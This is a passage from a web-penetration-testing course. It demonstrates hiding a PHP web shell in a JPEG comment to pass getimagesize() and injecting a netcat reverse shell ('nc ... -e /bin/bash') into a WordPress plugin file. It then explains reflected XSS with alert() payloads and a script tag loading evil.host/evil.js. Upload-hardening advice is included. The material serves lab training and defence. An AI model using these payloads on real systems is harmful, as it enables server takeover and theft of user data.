
The next step is to select the image properties from the 'Image' menu as following or hit Alt+Return:



Then select the 'Comment' tab and insert the web shell code like this:




After closing the properties window, save the file by choosing 'Overwrite logo.jpg' from the 'File' menu and click 'Export'.



The last step is to append the .php extension to the file name with the following command:

```
mv logo.jpg logo.jpg.php
```

Finally, the file can be uploaded through the upload form and executed through a browser as follows:




As the screenshot shows we have successfully uploaded the 'image' file and bypassed the `getimagesize()` validation. The PHP code that we put into the image properties comments field was successfully executed by the PHP interpreter and has provided a fully functional web shell (despite all the gibberish printed around the command output).

Injecting shellcode in plugin files

In this section we will learn how to use plugin systems in authenticated areas of web applications to get a shell on the target web server. We will inject a reverse shellcode in a WordPress plugin file and upload the modified plugin to a fresh WordPress 4.8 installation. WordPress will then install the plugin files and execute the reverse shellcode to give us a shell on the web server. Our example will demonstrate this technique on a WordPress plugin system but it should also work on any web application that allows you to upload and install plugin files.

This diagram shows the steps in the exploitation process:




Lab tip: If you are able to edit PHP core or theme files in the labs, this will in most cases be the easiest way to inject PHP code and establish a reverse shell. Sometimes web applications have protection mechanisms in place that won't allow you to modify core or theme files. If you can upload and install plugins, this technique will lead to code execution and shell as well.

Preparing the plugin file

For this example, we have downloaded a WordPress plugin called 'Download Manager' from which we will modify the plugin files to execute a reverse shell when the plugin is installed. The 'Download Manager' plugin was chosen randomly from the many WordPress plugins available and not because it contains any vulnerabilities. You should be able to use any plugin for this purpose.

Once the plugin has been downloaded it has to be unzipped. The next step is then to find a PHP file that is likely to be executed when WordPress installs the plugin (an alternative is to select a file that we can execute through a browser). Files that are likely executed on installation are index, configuration and function files. Let's see if this plugin contains any of those.

The unzipped Download Manager plugin directory contains the following files:




```

root@kali: ~/Desktop/download-manager
File Edit View Search Terminal Help
root@kali:~/Desktop/download-manager# ls
admin           email-templates  modules      wpdm-core.php
assets          index.php        readme.txt  wpdm-functions.php
cache           languages        templates   wpdm-hooks.php
download-manager.php  libs        tpls        wpdm-start-download.php
root@kali:~/Desktop/download-manager#
  
```

The wpdm-functions.php appears to be the perfect candidate to be injected with the reverse shellcode. It looks like something that will be executed during or after the installation process. Let's open this file and inject the following code (which will initiate the reverse shell using Netcat):

```
shell_exec("nc [Attack box IP] [port] -e /bin/bash");
```

Note: The attack box IP is the IP of the machine that receives the reverse shell.



```

root@kali: ~/Desktop/download-manager
File Edit View Search Terminal Help
GNU nano 2.7.4 File: wpdm-functions.php

?php
global $wpdm_message, $btnclass;

shell_exec("nc 192.168.100.107 81 -e /bin/bash");

function wpdm_zip_package($package){
    return \WPDM\Package::Zip($package['ID']);
}

/**
 * Download contents as a file
 * @param $filename
 * @param $content
 */
function wpdm_download_data($filename, $content)
{
    \WPDM\FileSystem::downloadData($filename, $content);
}

```


We will need to compress the plugin folder into a zip archive again and upload it to WordPress for automatic installation, but before that, we must set up a Netcat listener on the attack box to intercept the reverse shell with the following command:

nc -lvp [port]

Now we are ready to upload the plugin file with our payload.

Uploading and executing the plugin file

With Netcat listening on the attack box, you are ready to upload the plugin folder. Go to the WordPress Plugins -> 'Add New' page and click the 'Upload Plugin' button to add a new plugin:



Then click 'Browse' select the plugin file you want and press the 'Install Now' button:

Add Plugins [Upload Plugin](#)

If you have a plugin in a .zip format, you may install it by uploading it here.

[Browse...](#) download-manager.zip [Install Now](#)

The plugin file will now be uploaded to the web server and WordPress will install the plugin automatically. The final step is to activate the plugin by pressing the blue 'Activate Plugin' button:

Installing Plugin from uploaded file: download-manager.zip

Unpacking the package...


Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#)

[Return to Plugin Installer](#)

If everything has gone well you should receive a shell on the target:



What basically happens is that WordPress tries to install the plugin on the WordPress application. After the upload has completed WordPress unpacks the plugin files to the wp-content/plugins directory and performs the installation. When the plugin is finally activated, the wpdm-functions.php file is executed - including the reverse shellcode that we injected earlier.

How to prevent arbitrary/unrestricted file upload vulnerabilities

By now you should have a clear overview of how file upload vulnerabilities work and how validation methods can be bypassed to upload malicious files. Whether you are testing a (custom) web application or take part in bug bounty programs, it is recommended to check all upload functionality


for vulnerabilities introduced. While it may seem a vulnerability that is easily avoided you will be surprised to see how many of these vulnerabilities are still out there due to a lack of validation and sanitization.

We will conclude the ‘File Upload Vulnerabilities’ chapter with a summary of how to avoid introducing code with arbitrary/unrestricted file upload vulnerabilities and to mitigate the harm it can cause:

- Prevent files from being executed in the upload directory with: file permissions, .htaccess files, firewalls etc.
- Sanitize the file name to make sure it doesn’t contain prohibited extensions.
- Use a Web Application Firewall (WAF) to prevent the exploitation of file upload vulnerabilities and to detect and block requests to specific directories and files.
- Limit the maximum file size to prevent denial of service attacks.
- Prevent files from being overwritten by other files with the same name.
- Prevent files from being uploaded by unauthenticated users.
- Randomize file names for uploads to make it harder for users to reference/open/execute the file after uploading.
- Prevent files that get executed automatically from being uploaded to the web application, including from the administration panel. One alternative might be to allow plugin and theme uploads only over FTP and not through the web interface. This would require attackers also to have FTP access to the web server after they’ve managed to compromise the web application.
- Store uploaded files outside the document root in a non-public location whenever possible to prevent attackers from retrieving a file directly after uploading.
- Scan all uploaded files with a malware/virus scanner to separate the wheat from the chaff. However, this is not a powerful measure since such scans can be evaded quite easily. Never trust files just because they are not flagged as malware.
- Use whitelisting for permitted file extensions and MIM- types in combination with other validation mechanisms. Limit the number of extensions as much as possible.
- Don’t rely on simple checks that can be easily bypassed such as calling the `getimagesize()` PHP function to determine if the file is an image or not. Even images with valid headers may contain executable code as demonstrated earlier.
- Prevent your web server from executing files with double file extensions.
- Use simple error messages in response to failed file upload attempts that do not contain useful information that the attacker can use to bypass security mechanisms. In other words, do not include any of the following information in error messages: directory paths, server information, file attributes such as the MIME type or file name (could introduce XSS vulnerabilities too), specific validation rules that failed or other information an attacker can potentially use.
- Never rely on a single validation rule but combine multiple (MIME type validation, filename sanitization, check images with `getimagesize()` etc.).

Cross-site Scripting (XSS)

Nowadays it is almost impossible to find any website or web application that doesn't use one or more scripting languages. In previous chapters we've talked about vulnerabilities in server-side scripting languages (such as PHP and ASP). These scripts are executed on the server and typically generate dynamic content in webpages consisting of HTML and client-side scripts to be rendered by the browser. Client-side scripts perform similar tasks, but instead of being executed on the server-side, they are executed in the user's web browser. Client-side scripts add behaviour to a webpage and interact with the end-user without the need to switch or reload web pages. An example would be a webpage that notifies you instantly of the strength of a password that you enter in the text box. Client-side scripts are not only used to interact with forms, but they can also be used to transfer information, handle responses from other websites and load content such as images, text and even other scripts. Together with all these great features, however, client-side scripting also introduces attack vectors and vulnerabilities that use the injection of (client-side) scripts in the user's browsers; These are called cross-site scripting vulnerabilities or simply XSS.



Cross-site scripting (or XSS) is a vulnerability that allows an attacker to inject malicious client-side scripts into a webpage. With this kind of attack the attacker does not target the victim directly but uses a vulnerable webpage to deliver the payload and take control of the interaction between the webpage and the visitor. The webpage with the injected script, usually JavaScript, appears as a legitimate webpage to the visitor and when an unsuspecting victim visits this webpage, the injected script is executed by the user's web browser along with the rest of the HTML code. The injected script will have full access to the browser Document Object Model (DOM) environment including any HTTP cookies that are not protected by the `HttpOnly` flag. In most cases the victim will not be aware of the malicious code and there will be no obvious reason not to trust the webpage - especially when dealing with major websites that carry a certain level of authority such as Google, Twitter, Facebook and government websites.

Unsurprisingly XSS vulnerabilities are rather common in web applications and can be discovered in the wild without spending too much time and effort searching for them. This kind of vulnerability is often very easy to spot and is usually caused by insufficient input validation and/or sanitization. User input can be found in search and filter functions, error handling, comment functionality, login pages and forms that process and display user input in HTML responses. In the case of injection

vulnerabilities, we have to consider user input as being much more than the data typed into a form on a website. Any piece of information transferred from the client to the server and which can be modified by the visitor (be it manually or with tools such as proxies) can be vulnerable to injection attacks. Parameters in requests, HTTP headers, the metadata of file uploads and even cookie content can all be used in HTML responses.

Cross-site scripting vulnerabilities are generally underestimated as a security threat and its potential implications are often misunderstood. System and web administrators often think of XSS vulnerabilities as having limited impact and low severity, but, as many bug bounty hunters and penetration testers will tell you, many owners of websites or web applications simply don't know or understand how XSS vulnerabilities are exploited or the harm they can cause. For this reason, a penetration test should also analyse and report on possible impact when any XSS vulnerabilities are uncovered.

The most severe XSS vulnerabilities can be exploited by an attacker to:

- Hijack accounts;
- Steal sensitive information;
- Modify page content;
- Deface websites;
- Redirect users to another webpage;
- Facilitate in phishing campaigns;
- Record keystrokes;
- Redirect to websites that exploit browser vulnerabilities;
- Trick users into downloading files or entering information.

OWASP (Open Web Application Security Project) listed XSS vulnerabilities as the 3rd highest web application security risk in the 2017 RC1 edition. The greatest threat and potential danger for XSS vulnerabilities lie with websites that store sensitive information accessible by its users or with those that perform some sort of action with real-world implications. One example of such an action would be where a bank transaction wires real money from one account to another. Another example might be where users have to base decisions on the information contained in a website, but where the information has been modified through XSS (i.e. the content has been spoofed). Spoofed content can manipulate an end user's decision-making or spread fake news on a large scale. Imagine that an exploited XSS vulnerability has modified the prices or product features shown on a product comparison site or on a web application that advises users on the stock market. Both of these examples of content spoofing can have serious consequences for the victims, but may only affect a relatively small group of users. Imagine what happens when an attacker changes the content of a major news site and uses this to spread fake news. Such news items can be picked up as genuine by other information sources and misinform millions of people in a very short time frame.

Note: The following article by Symantec covers an XSS attack used in a political context. The attacker exploited an XSS vulnerability to redirect users from Barack Obama's campaign website to Hillary Clinton's website. While this may seem amusing and would have been obvious to end-users, the same vulnerability could have far more serious implications if exploited in another way. Can you think of any other ways that this vulnerability could have caused more severe consequences?

<https://www.symantec.com/connect/blogs/political-implications-cross-site-scripting>

Now that we have a general understanding of XSS vulnerabilities and implications, let's have a look at the technical side of this vulnerability. In the following sections we will be looking at two different kinds of XSS vulnerabilities:

1. Reflected or non-persistent XSS
2. Stored or persistent XSS

We will learn how each type of XSS works by looking at some code, how they can be exploited and how they can be patched.

Links

https://www.owasp.org/index.php/Top_10_2017-Top_10

<https://www.symantec.com/connect/blogs/political-implications-cross-site-scripting>

Reflected XSS

Reflected XSS is also known as a non-persistent XSS which means that the XSS payload originates from a user request. These types of vulnerabilities occur when a request contains user input that is included in the response of the HTTP request, for example a line of JavaScript that is executed by the web browser when the webpage is rendered. The user input we're talking about can be anything that is in some way submitted by a user. This can be data that is manually entered by the user in a web form but also values that are submitted in the background that attackers can somehow control and tamper with, such as HTTP headers. XSS vulnerabilities are commonly found in search functions on websites or in the username and password values in a login form (or any other form field).

Submitting a web form with user input generates an HTTP request and a response by the server. The response received will normally consist of a page showing the search results, but if those results also show the keywords searched, this can be an indication of an XSS vulnerability.

Other types of responses that contain user input are errors indicating invalid requests issued by the user, such as an error message that includes the invalid username. When this kind of user input is not properly validated, sanitized and escaped, an attacker is able to inject JavaScript in the response page introducing XSS bugs. It is important to realize that the injected JavaScript is reflected on the webserver as a response to a user request and is not stored as part of the webpage. This means that if the initial user request does not include a payload, then no malicious code will be injected and executed.

Reflected XSS attacks are often delivered to the victim via phishing campaigns using e-mail messages, malicious links on websites, specifically crafted forms or malicious JavaScript. Victims are then tricked into making specific requests that trigger the XSS vulnerability and execute the malicious code in the browser.

Reflected XSS Attack



alert('xss')

A very common way to prove and demonstrate XSS vulnerabilities is by using a JavaScript payload that displays an alert box that contains text or the URL of the affected page. While an alert box may not seem like much of a threat to many, this is only to show that arbitrary JavaScript code can be executed in a browser.

Simple reflected XSS example

Now that we have an overview of how reflected XSS vulnerabilities work, let's have a look at how to exploit a simple reflected XSS vulnerability in a search function. This example will show us how the user input ends up in the HTML source code and is then executed by the browser. A very common JavaScript snippet often used to test for XSS vulnerabilities is the `alert()` function that opens a dialog box with some user-specified text.

Imagine that we have found a search function on a website that is vulnerable to reflected XSS. When a user enters the keywords in the search function and presses the search button, the web application will take the user input and display it on the website along with the search results. The search function on this website is missing any validation or escaping routines and therefore allows us to inject any JavaScript code we want. In this example we will insert JavaScript that simply opens a pop-up dialog displaying the word "XSS".

We insert this JavaScript in the search function as shown:

When we hit the search button, we get the following output and dialog:

Search Results

You've searched for: <script>alert("XSS")</script>

Results for:

 XSS

As we can see, the search query containing the JavaScript is displayed on the results page and the injected JavaScript to open a dialog was executed. When we look at the source code of this page, we can see that the JavaScript has been added and parsed as a script by the browser:

```

<div class="section" id="firstSection">
  <div class="container">
    <div class="title-area">
      <h2>Search Results</h2>
      <div class="separator separator-danger">◆</div>
      <h3>You've searched for: &lt;script&gt;alert("XSS")&lt;/script&gt;</h3>
      <p class="description">
        Results for: <script>alert("XSS")</script>
      </p>
    </div>
  </div>
<div class="parallax parallax-small">
  <div class="image" style="background-image: url('../assets/img/office-4.jpeg');></div>
</div>
</div>

```

You may be asking yourself why would a user ever insert code in a search function? The answer is that attackers simply disguise the search query in a URL and deliver it through phishing campaigns or trick users into opening the link in other ways. For example, opening the following link would result in exploiting the XSS vulnerability without the need to enter a search query manually:

[http://domain/?search=<script>alert\('XSS'\)</script>](http://domain/?search=<script>alert('XSS')</script>)

In HTML we can disguise the URL (with a search query) as a simple text link like this:

```
<a href="http://domain/?search=<script>alert('XSS')</script>"> Click me!</a>
```

The link will be displayed on a webpage as a common text link saying “Click Me!” At first sight these kinds of links don’t show the destination.

Links

Click me!

But clicking the link will take the victim to a page that injects the JavaScript through the vulnerable search function. As a result, the victim will see a dialog box with the “XSS” text.

Note: A common method to find out where a text link will take you, is to simply hold your mouse cursor over the link without clicking it. A balloon will pop up in the bottom left of your browser showing the real link destination.

A harmful exploit might something look like this:

```
https://example.com/test.php?val=<script src="http://evil.host/evil.js"></script>
```

Throughout this course we will be using the alert() box and we suggest you also use this as a payload when rooting out XSS vulnerabilities.

Stored XSS

Stored cross-site scripting, or persistent XSS, occurs when the user input is permanently stored in a database and later included in a webpage. With stored XSS the malicious script originates from a database (or some other data source) rather than from a user request. Instead of having to cause a victim to submit a request with the malicious script as in reflected XSS, the attacker injects the client-side script directly in the database. When an unsuspecting victim visits a page that retrieves the malicious script from the database and inserts it in the webpage, the malicious script is executed by the victim’s browser. Discussion boards, comment fields, contact forms and account profiles are all examples of functionality that store user input in a database. The result of both reflected and stored XSS is generally the same, but stored XSS can target a far larger audience at once. For example, when every page on a website retrieves the malicious script from the database, every visitor to the website will be affected.

Let’s take a look at a vulnerable commenting functionality on a content management system (such as a blog) to see how stored cross-site scripting works in practice.


Stored XSS example

